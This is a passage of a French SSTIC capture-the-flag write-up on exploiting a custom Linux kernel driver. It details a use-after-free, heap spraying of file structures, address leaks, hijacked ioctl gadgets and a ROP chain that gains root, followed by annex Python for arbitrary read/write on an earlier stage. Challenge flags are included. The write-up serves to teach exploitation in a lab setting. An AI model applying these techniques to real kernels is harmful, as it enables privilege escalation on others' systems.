

FIGURE 30 – Gestion des *reference counters* lors d'un fork() avec vm_split() (2/2)

Ainsi, nous nous retrouvons dans une situation de *read/write after free* : nous avons **accès en lecture/écriture à une zone mémoire qui va être réutilisée par l'allocateur du kernel** ! Dans la partie suivante, nous verrons comment utiliser cette primitive pour compromettre totalement la sécurité du noyau.

Remarque : En pratique, dans l'exploit final, j'utilise 4 pages et 2 mprotect - fork successifs pour obtenir un le read/write after free sur la page 3. En effet, à cause de la stratégie d'allocation paresseuse, si je n'accède pas en lecture/écriture à la VMA (pour appeler vm_fault) avant de déclencher la vulnérabilité, je ne pourrai plus y accéder par la suite. En effet, si le vm_fault est appelé après l'utilisation de la vulnérabilité, la page est utilisée par le SLAB ce qui fait échouer l'appel à vm_insert_page (voir code source du kernel :3) utilisé dans vm_fault. Cet accès a pour conséquence d'augmenter le reference couter des pages à 2, par

conséquent je dois utiliser la vulnérabilité deux fois pour obtenir une page avec un reference counter à 0.

5.3 Exploitation et compromission du serveur de DRM

5.3.1 Environnement de développement pour l'exploit

La mise en place de l'environnement pour le développement de l'exploit est assez rapide étant donné que nous avons à disposition une **machine virtuelle QEMU qui est la copie conforme du serveur distant**, à l'exception du secure element qui n'est pas disponible. En réalité, pour 95% de l'exploit, ce n'est pas un soucis : nous aurons uniquement besoin du secure element à la toute fin pour désactiver le mode debug : tout le reste de l'exploit peut être développée en local.

D'ailleurs, en expérimentant un peu avec le serveur distant, je fais les observations suivantes :

- Je mets à peu près autant de temps à contacter le serveur que le temps que met ma machine QEMU au démarrage
- Deux sessions consécutives avec le serveur sont complètement distinctes (ex : si j'écris un fichier sur le disque dans une première session, je ne le retrouve pas dans une deuxième session)
- Le serveur doit être capable de gérer plusieurs participants qui tentent de développer un exploit kernel en même temps...

Ainsi, je fais la supposition que le serveur distant du challenge lance une VM QEMU avec la même ligne de commande que dans le setup local à chaque fois que l'on s'y connecte. Nous devrions donc avoir des comportements assez similaires en local et à distance, ce qui est une bonne nouvelle.

Avant de commencer le développement de l'exploit, j'ai écrit un petit script bash pour être capable de compiler et tester rapidement mon binaire d'attaque sur la VM :

```
#!/bin/bash

gcc -static local.c -o service ; strip service;
cp service DRM_server/rootfs/home/sstic/service

cd DRM_server/rootfs ;
find . | cpio -o -H newc -R root:root | gzip -9 > rootfs.img ;
cp rootfs.img ../
cd ..
./run_qemu.sh
```

Le script compile le binaire puis génère un nouveau `rootfs` où `service` est remplacé par le code d'attaque.

Également, afin de pouvoir debugger plus facilement l'exploit, j'effectue les actions suivantes :

- Extraction de l'image du kernel compressée `bzImage` au format ELF (`vmlinux`) via le script extract-vmlinux. Il nous sera utile pour debugger avec *gdb* et pour chercher des gadgets ROP à la fin de l'exploit.
- `vmlinux` a été strippé et ne contient donc aucun symbole, ce qui va être pénible pour débugger. Pour remédier rapidement à ca, j'adopte la démarche suivante :
  1. Désactivation de l'ASLR sur la VM pour que les divers fonctions du kernel soient à des adresses fixes. Ca sera beaucoup plus pratique pour debugger, et nous pourrons le réactiver au besoin pour faire des tests.
  2. Patch du script `init` pour lancer un shell root au démarrage de la VM.
  3. Récupération du fichier `/proc/kallsyms` qui contient les adresses des différents symboles du kernel (comme nous avons désactivé l'ASLR, ces adresses resteront valides pour les prochaines sesssions).

Ainsi, pendant le développement de l'exploit en local, pour poser des breakpoints, j'utilisais la commande `grep` dans le fichier `kallsyms` pour récupérer les adresses qui m'intéressaient.

5.3.2 Stratégie pour l'exploitation

Pour définir ma stratégie pour l'exploitation, je commence par me poser les deux questions suivantes :

1. Qu'est ce que je cherche à faire, c'est à dire quelle est la finalité de l'exploit ?
2. Quelles sont les mitigations présentes dans l'environnement ?

Pour la première question, l'objectif final est de désactiver le mode debug du secure element afin de pouvoir accéder au dernier dossier. Pour cela, **il faut écrire un 0 dans un registre du device PCI**. Ainsi, y'a t-il vraiment besoin d'exécuter du code arbitraire en kernel pour atteindre ce but ? Peut être qu'il nous suffirait d'avor un leak de l'adresse du device et une primitive d'écriture arbitraire ? Je n'ai pas forcément la réponse à cette question, mais j'ai rapidement écarté cette stratégie pendant le développement pour la raison suivante : pour des questions de synchronisation, les accès aux registres des périphériques mappés en mémoire sont censés être faits avec les fonctions `ioread()` et `iowrite()`. Ainsi, je ne sais pas vraiment ce qu'il se passe si on tente d'écrire à ces adresses en déréférençant directement l'adresse du registre... Comme nous n'avions pas le device PCI à disposition pour faire des tests, j'ai préféré ne pas perdre de temps sur cette approche. A priori, l'objectif final de mon exploit est donc d'exécuter du code qui appelle `iowrite(0)` à l'adresse du registre de configuration de debug du device PCI.

Pour répondre à la deuxième question, nous pouvons examiner la ligne de commande QEMU avec laquelle l'environnement démarre :

```
qemu-system-x86_64 \
    -m 128M \
    -cpu qemu64,+smep,+smap \
    -nographic \
    -serial stdio \
    -kernel bzImage \
    -append 'console=ttyS0  oops=panic panic=10 ip=:::::eth0:dhcp' \
    -monitor /dev/null \
    -initrd rootfs.img\
    -net nic \
    -net user,hostfwd=tcp::1337-:1337 \
    -net nic  \
```

Les trois mitigations qui attirent mon attention sont les suivantes :

- `ASLR` : l'adresse de base du kernel est randomisée. Il y a également de l'entropie au niveau des adresses de base des sections au sein d'un module. Il nous faudra donc à priori, un leak du kernel et un leak du module noyau
- `SMEP` (*Supervisor Mode Execution Prevention*) : le kernel ne peut pas exécuter du code d'un mapping userland. Cela empêche les techniques d'exploitation comme *ret2user* qui stocke et exécute la payload de l'exploit en userland.
- `SMAP` (*Supervisor Mode Access Prevention*) : le kernel ne peut pas accéder à des mappings userland. Cette protection nous empêche notamment de stocker une ROP chain en userland et de pivoter dessus.

Après pas mal de réflexion, pour accomplir l'objectif final sans être embêté par les mitigations, je choisis de partir sur la stratégie suivante :

1. Transformer la primitive de *read/write after free* en primitive de lecture/écriture arbitraire et d'exécution de code via le *spray* d'un objet adéquat sur la heap kernel.
2. Obtention d'un leak du kernel (pour les gadgets de la ROP chain) et d'un leak du module (pour obtenir l'adresse du device PCI)
3. Écriture d'une ROP Chain dans la mémoire kernel (pour ne pas être embêté par SMAP). Cette ROP chain devra changer l'état du device PCI et retourner proprement en userland.
4. Exécuter un gadget de type *stack pivot* pour sauter sur la ROP chain.

5.3.3 Recherche d'un objet adapté pour le heap spraying

Le principe de la technique du *heap spraying* dans notre cas est de faire des opérations dans notre programme utilisateur qui déclenchent suffisamment allocations côté kernel pour que celles-ci finissent par atterrir dans le buffer que nous contrôlons via la vulnérabilité découverte. L'idée est ensuite de lire/modifier la structure kernel à laquelle nous avons désormais accès pour obtenir les primitives d'exploitation que nous recherchons.

Ainsi, le premier challenge est de **trouver une opération faisable facilement depuis notre programme qui provoquera des allocations kernel de structures intéressantes** pour l'exploitation. Par intéressant, j'entends des structures qui contiennent des pointeurs exploitables pour faire de la lecture/écriture ou contrôler le flux d'exécution.

A noter que notre vulnérabilité semble nous mettre dans des conditions plutôt favorables :

- Nous **contrôlons 0x1000 octets en lecture/écriture sans aucune contrainte** (dans cet article, le chercheur en sécurité Alexander Popov développe un exploit complet à partir d'une écriture de 4 octets seulement à un offset imposé dans une structure)
- Comme la page vulnérable avait été allouée avec `alloc_pages_current`, elle n'est pas rattaché à *slab* particulier (kmalloc-128, kmalloc-64...etc). Ainsi, cette page peut à priori être utilisée pour n'importe quelle taille d'objet dans la heap kernel. **Nous n'avons donc pas vraiment de contrainte sur la taille des objets à *spray***

Pour identifier une opération adaptée, j'ai effectué quelques recherches sur Google pour voir quelles structures les habitués utilisaient en général dans cette situation. Je suis tombé sur plusieurs ressources intéressantes : ce blog japonais avec de nombreux writeup sur le sujet, ce blog qui en référencent plein d'autres, notamment celui-ci où de nombreuses structures utilisables pour le heap spray sont listées.

A la suite de ces recherches, j'ai effectué un certain nombre d'essais, notamment avec la structure timerfd_ctx que l'on peut facilement spray en créant des timers côté utilisateur. Cette structure contient un pointeur vers une fonction de callback qui est appelée quand le timer expire. Ainsi, en réécrivant sur ce pointeur, je pouvais contrôler le pointeur d'exécution RIP. Malheureusement, cette méthode était assez instable et les conditions dans lesquelles je me trouvais au moment de contrôler RIP ne me permettaient pas de faire un stack pivot sur ma ROP chain. De plus, je n'avais pas non plus avec cette méthode de leak d'adresse de mon module. J'ai donc fini par abandonner cette piste.

5.3.4 Heap spraying de la structure file du driver sstic

Puis, alors que je commençais à tourner en rond, je me suis rendu compte que j'avais sous les yeux depuis le début l'objet parfait pour mon heap spraying :

```
// Heap spray
printf("[*] Spraying the heap with sstic files...\n");

unsigned int N = 11;
int uaf_fd[N];
for (int i = 0 ; i < N; i++) {
    uaf_fd[i] = open("/dev/sstic", 2);
}
```

En effet, l'ouverture du fichier du driver sstic déclenche l'allocation d'objets `file` côté kernel. En affichant le début de la page vulnérable dans notre exploit après le heap spray, nous obtenons le résultat suivant :

```
[*] Spraying the heap with sstic files...

0000:   0x0000000000000000  0x0000000000000000
0010:   0xffff888003507160  0xffff888003e72240
0020:   0xffff8880043bd5f0  0xffffffffc0002120
0030:   0x0000000000000000  0x0000000000000001
0040:   0x0008001f00008002  0x0000000000000000
0050:   0x0000000000000000  0xffff88800450f058
0060:   0xffff88800450f058  0x0000000000000000
0070:   0x0000000000000000  0x0000000000000000
0080:   0x0000000000000000  0x0000000000000000
0090:   0xffff8880044fd600  0x0000000000000000
00a0:   0x0000000000000000  0x0000000000000000
00b0:   0xffffffffffffffff  0x0000000000000000
00c0:   0xffff8880037e10f0  0xffff8880040aede0
00d0:   0xffff88800450f0d0  0xffff88800450f0d0
00e0:   0xffff88800450f0e0  0xffff88800450f0e0
00f0:   0xffff8880043bd758  0x0000000000000000
```

A ce stade, j'arrive à spray (le terme est un peu abusif ici, il suffit d'une dizaine d'allocation pour tomber dans notre buffer) les structures `file` du driver sstic de manière fiable aussi bien en local que sur le serveur distant. En examinant la définition de cette structure dans le code source du kernel, je découvre qu'elle contient un champ particulièrement intéressant :

```
struct file {
    ...
        const struct file_operations        *f_op;
    ...
}

struct file_operations {
        ...
        ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
        ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ...
        long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
        long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
        int (*mmap) (struct file *, struct vm_area_struct *);
    ...
        int (*open) (struct inode *, struct file *);
        int (*flush) (struct file *, fl_owner_t id);
        int (*release) (struct inode *, struct file *);
    ...
}
```

Jackpot ! La structure `file` contient un pointeur vers sa structure `file_operations` qui contient tous les pointeurs des fonctions qui touchent au fichier. Cette découverte nous donne trois choses :

1. **Un leak du module sstic**, ce qui permet de déduire l'adresse du pointeur contenant l'adresse à laquelle est mappé le device PCI
2. Les **contrôle de RIP via les file_operations** : l'idée est d'écrire dans notre buffer contrôlé (dont nous connaissons l'emplacement grâce au point suivant), une fausse structure `file_operations` dont l'adresse va remplacer le champ fops dans la structure `file`. Via cette manipulation, nous allons pouvoir rediriger à notre guise les opérations classiques sur le fichier du driver (ex : open, close, ioctl...).
3. En examinant le dump effectué plus haut, je réalise que la structure `file` possède également un **champ qui se référence lui-même**, ce qui nous permet **d'obtenir l'adresse de la structure file en mémoire**, et donc l'adresse du buffer que l'on contrôle.

A ce stade, le seul élément que cette structure ne nous donne pas, c'est un leak du kernel lui même. Pour obtenir cette information, j'alloue en plus après le heap spray une structure `timerfd_ctx` via la **création d'un timer**. Comme expliqué plus tôt, cette structure contient **un pointeur de fonction qui nous permet de déduire l'adresse de base du kernel** (comme quoi, le temps passé à me prendre la tête avec cette structure n'aura pas servi à rien !)

5.3.5 Primitives de lecture et écriture arbitraire

En plus de nous fournir le contrôle de RIP, la possibilité de contrôler les `file operations` du driver nous donne un moyen royal d'obtenir des primitives de lecture et écriture. En effet, pour plusieurs fonctions dont `ioctl`, les paramètres qui arrivent côté kernel sont directement fournis par l'utilisateur. Ainsi lorsque nous appelons le faux `ioctl`, les registres `rdi` et `rdx` sont contrôlés.

Ainsi, j'ai pu mettre en place une primitive de lecture et une primitive d'écriture en remplaçant l'opération `ioctl` par les gadgets suivants :

```
//mov qword ptr [rdx], rsi ; ret
#define WRITE_WHAT_WHERE 0x10ea345

// mov rax, qword ptr [rdx] ; ret
#define READ 0x15d69e5
```

La primitive de lecture me permet notamment d'obtenir **l'adresse à laquelle est mappé le device**.

5.3.6 ROP chain pour conclure

Étant donné les primitives et les leaks dont nous disposons, il y a sans doute plusieurs façons de conclure. Pour ma part, j'ai choisi la méthode suivante :

1. Écrire une ROP chain dans le buffer contrôlé sur la heap. La ROP chain élève les privilèges du processus à root, désactive le mode debug du device en appelant un bout du driver qui fait l'opération `io_write` puis retourne proprement en userland vers ma fonction `shell`.
   Remarque : le passage en root n'est pas nécessaire pour récupérer la clé, mais bon... on va pas s'en aller sans rooter le serveur quand même.
2. Remplacer la fonction `ioctl` par un gadget pour faire un stack pivot vers la ROP chain puis lancer un IOCTL avec en paramètre l'adresse de la ROP chain pour le pivot.
3. Une fois de retour en userland, la fonction `shell` rétablit la fonction `ioctl` légitime et l'utilise pour récupérer les clés restantes.

```
// root because why not
rop_chain[x++] = pop_rdi;
rop_chain[x++] = 0;
rop_chain[x++] = pkc;
rop_chain[x++] = ck;

// change debug_state
rop_chain[x++] = pop_rdi;
rop_chain[x++] = 0;
rop_chain[x++] = pop_rax;
rop_chain[x++] = device;
rop_chain[x++] = chg_dbg_state;
rop_chain[x++] = 0xdeadbeef;

// return to useland
rop_chain[x++] = iret;
rop_chain[x++] = 0;
rop_chain[x++] = 0;

rop_chain[x++] = (unsigned long) shell;
rop_chain[x++] = user_cs;
rop_chain[x++] = user_rflags;
rop_chain[x++] = user_sp;
rop_chain[x++] = user_ss;
```

5.3.7 Résumé de l'exploit

En résumé, les différentes étapes de l'exploitation ont été les suivantes :

1. Obtention d'une primitive de *read/write after free* via la vulnérabilité sur les opérations `mmap` du driver. Cette primitive permet d'avoir un accès en lecture/écriture sur une page complète qui a été free et va être réutilisée par l'allocateur.
2. Heap spray de structure `file` du driver sstic via `open("/dev/sstic", 2)`
3. Grâce au contrôle de cette structure, obtention des leaks suivants :
   (a) Leak du module noyau via l'adresse de la structure `file operations`
   (b) Leak de l'adresse de la structure `file` (et donc du buffer sur la heap) via un champ qui s'autoréférence
4. Allocation d'une structure `timerfd_ctx` qui contient un pointeur permettant de leaker l'adresse de base du kernel
5. Mise en place d'une fausse structure `file operations` pour hijacker les appels à `ioctl()`
6. Obtention des primitives de lecture et écriture arbitraire en remplaçant `ioctl()` par les gadgets adéquats
7. Découverte de l'adresse où est mappé le secure element en combinant le leak du module noyau et la primitive de lecture arbitraire
8. Écriture d'une ROP chain sur le buffer de la heap pour passer root, desactiver le mode debug et retourner proprement en userland
9. Remplacement de la fonction `ioctl()` par un gadget stack pivot pour exécuter la ROP chain
10. Retour en userland où `ioctl()` est rétabli avant d'être utilisé pour récupérer les clés de production

```
[+] Trigger the vulnerability
[*] Allocating region : 4 pages, perm : 3 ---> ret : 7000
[+] Mmap ptr : 7fee09fb2000 Size : 16384 (region 7000)
[*] Deleting region : 7000
[*] Acces to the mmaped buf to get physical pages in vm_fault
[*] Changing permission on the upper half pages to 0
[*] First fork to decrease upper half pages ref_count to 1
[*] Changing permission on the 4th quarter pages to 3
[*] Second fork to decrease 4th quarter pages ref_count to 0
[*] Done : 4th quarter pages are now free and will be reallocated

[+] Leak and RIP control
[*] Spraying the heap with sstic file descriptors...
[*] Leak file_addr       : 0xffff89e10208b000
[*] Leak file_ops addr   : 0xffffffffc0190120
```

```
[*] Leak kaddr           : 0xffffffffafb9ae40
[*] Leak kernel_base     : 0xffffffffad800000
Read 0xffffffffc01906d8 : 0xffffffffc002d000
Read 0xffffffffc01906dc : 0xffffffffffff8c29
[+] Device : 0xffff8c29c002d000
[DEBUG] chg_dbg_state : 0xffffffffc018ec68
[+] Lets ROP !
[+] Back to userland ! Should be root here...
[+] id : 0
403cf177e1c703d6 db6f435ef9deed881fea7e51706fe297
```

5.4 Récupération des dernières vidéos et troll de fin

Avec les clés de production en poche, nous pouvons désormais déchiffrer le contenu du dossier `prod` et récupérer le dernier flag dans le fichier `flag.txt` :

```
Flag : SSTIC{bf3d071f5a8a45fabc549d54be841f8b}
```

Pour conclure, il nous reste à trouver l'adresse mail de validation. En plus du fichier contenant le flag, le dossier production contient une nouvelle vidéo `Canal_Historique.mp4` qui à première vue ne semble pas contenir l'adresse au format attendu :



FIGURE 31 – La fameuse vidéo à extraire du service de DRM :')

En réalité, la vidéo contient deux pistes vidéos, en ouvrant la deuxième piste dans VLC, on tombe directement (après une journée à chercher des bits cachés dans des frames corrompus de la vidéos) sur l'adresse mail de validation :



FIGURE 32 – Adresse de validation du challenge !

```
Mail : 44608171b27e7195d4cf@challenge.sstic.org
```

6 Conclusion

Pour conclure, un grand merci aux concepteurs du challenge. Je n'ose pas imaginer la quantité de travail nécessaire pour mettre en place toutes ces épreuves.

Les épreuves de cette année étaient intéressantes, variées, difficiles et avaient un aspect très moderne que j'ai beaucoup apprécié. Encore une fois, le challenge a été pour moi l'occasion de progresser énormément sur des sujets que je ne connaissais pas dans un laps de temps très court. Je pense en particulier à l'identification de la vulnérabilité de l'étape 5 qui m'a forcé à aller lire le code source du kernel Linux pendant plusieurs heures pour m'en sortir.

Et puis surtout, je me suis bien amusé ! :) Merci encore et à l'année prochaine !

7 Annexe

7.1 Étape 2

7.1.1 Fonctions de lecture et écriture arbitraire

```
def arbitrary_read(p, addr, n, verbose):
        # Can't read addr that starts with 00 or 0A or 0D
        badchars = [b"\x00", b"\x0a", b"\x0d"]

        for b in badchars:
                if b in p64(addr)[:4]:
                        print("[!] can't read at %s. Dummy return X*%d"%(hex(addr),n))
                        return b"X"*n

        # Create fake maze
        setup_fake_maze(p, addr, n, "read")

        # Print maze to trigger read primitive
        p.sendline("4")
        dump = p.recvuntil("and x to exit\r\n").replace(b"\r\n", b"")[:n]

        if verbose:
                print("\n[+] Reading %d bytes at 0x%08x"%(n, addr))
                print(dump)
                print(dump.hex())
                sys.stdout.buffer.write(dump +b"\n")
        p.sendline("x")

        # Cleanup
        delete_current_maze(p)

        return dump

def arbitrary_write(p, addr, n, what):
        # Can't write at addr that contains  00 or 0A or 0D
        badchars = [b"\x00", b"\x0a", b"\x0d"]

        for b in badchars:
                if b in p64(addr)[:4]:
                        print("[!] can't write at %s. Dummy return X*%d"%(hex(addr),n))
                        return b"X"*n

        # Check that we write less than n
```

```
        assert len(what) <= n

        # Create fake maze
        setup_fake_maze(p, addr, n, "write")
        # Upgrade to multipass traps
        upgrade_to_multipass_traps(p)

        # Modify traps to trigger write
        print("\n[+] Writing %s at 0x%08x"%(what, addr))
        p.sendline("7")
        p.recvuntil("y/n")
        p.sendline("y")
        p.recvuntil("-*-*-*-*-*-*-*")
        p.send(what)
        p.sendline("")
        p.sendline("")
        p.sendline("")
        p.recvuntil("Exit")

        # Cleanup
        delete_current_maze(p)


def setup_fake_maze(p, addr, n, maze_name):
        # Create easy maze to have sth for highscore
        create_easy_maze(p, maze_name, 5, 3, 1, 0)
        # Create user for highscore

        # Get the lower byte of the target address, this
        # will determine the number of traps we have to
        # fake.
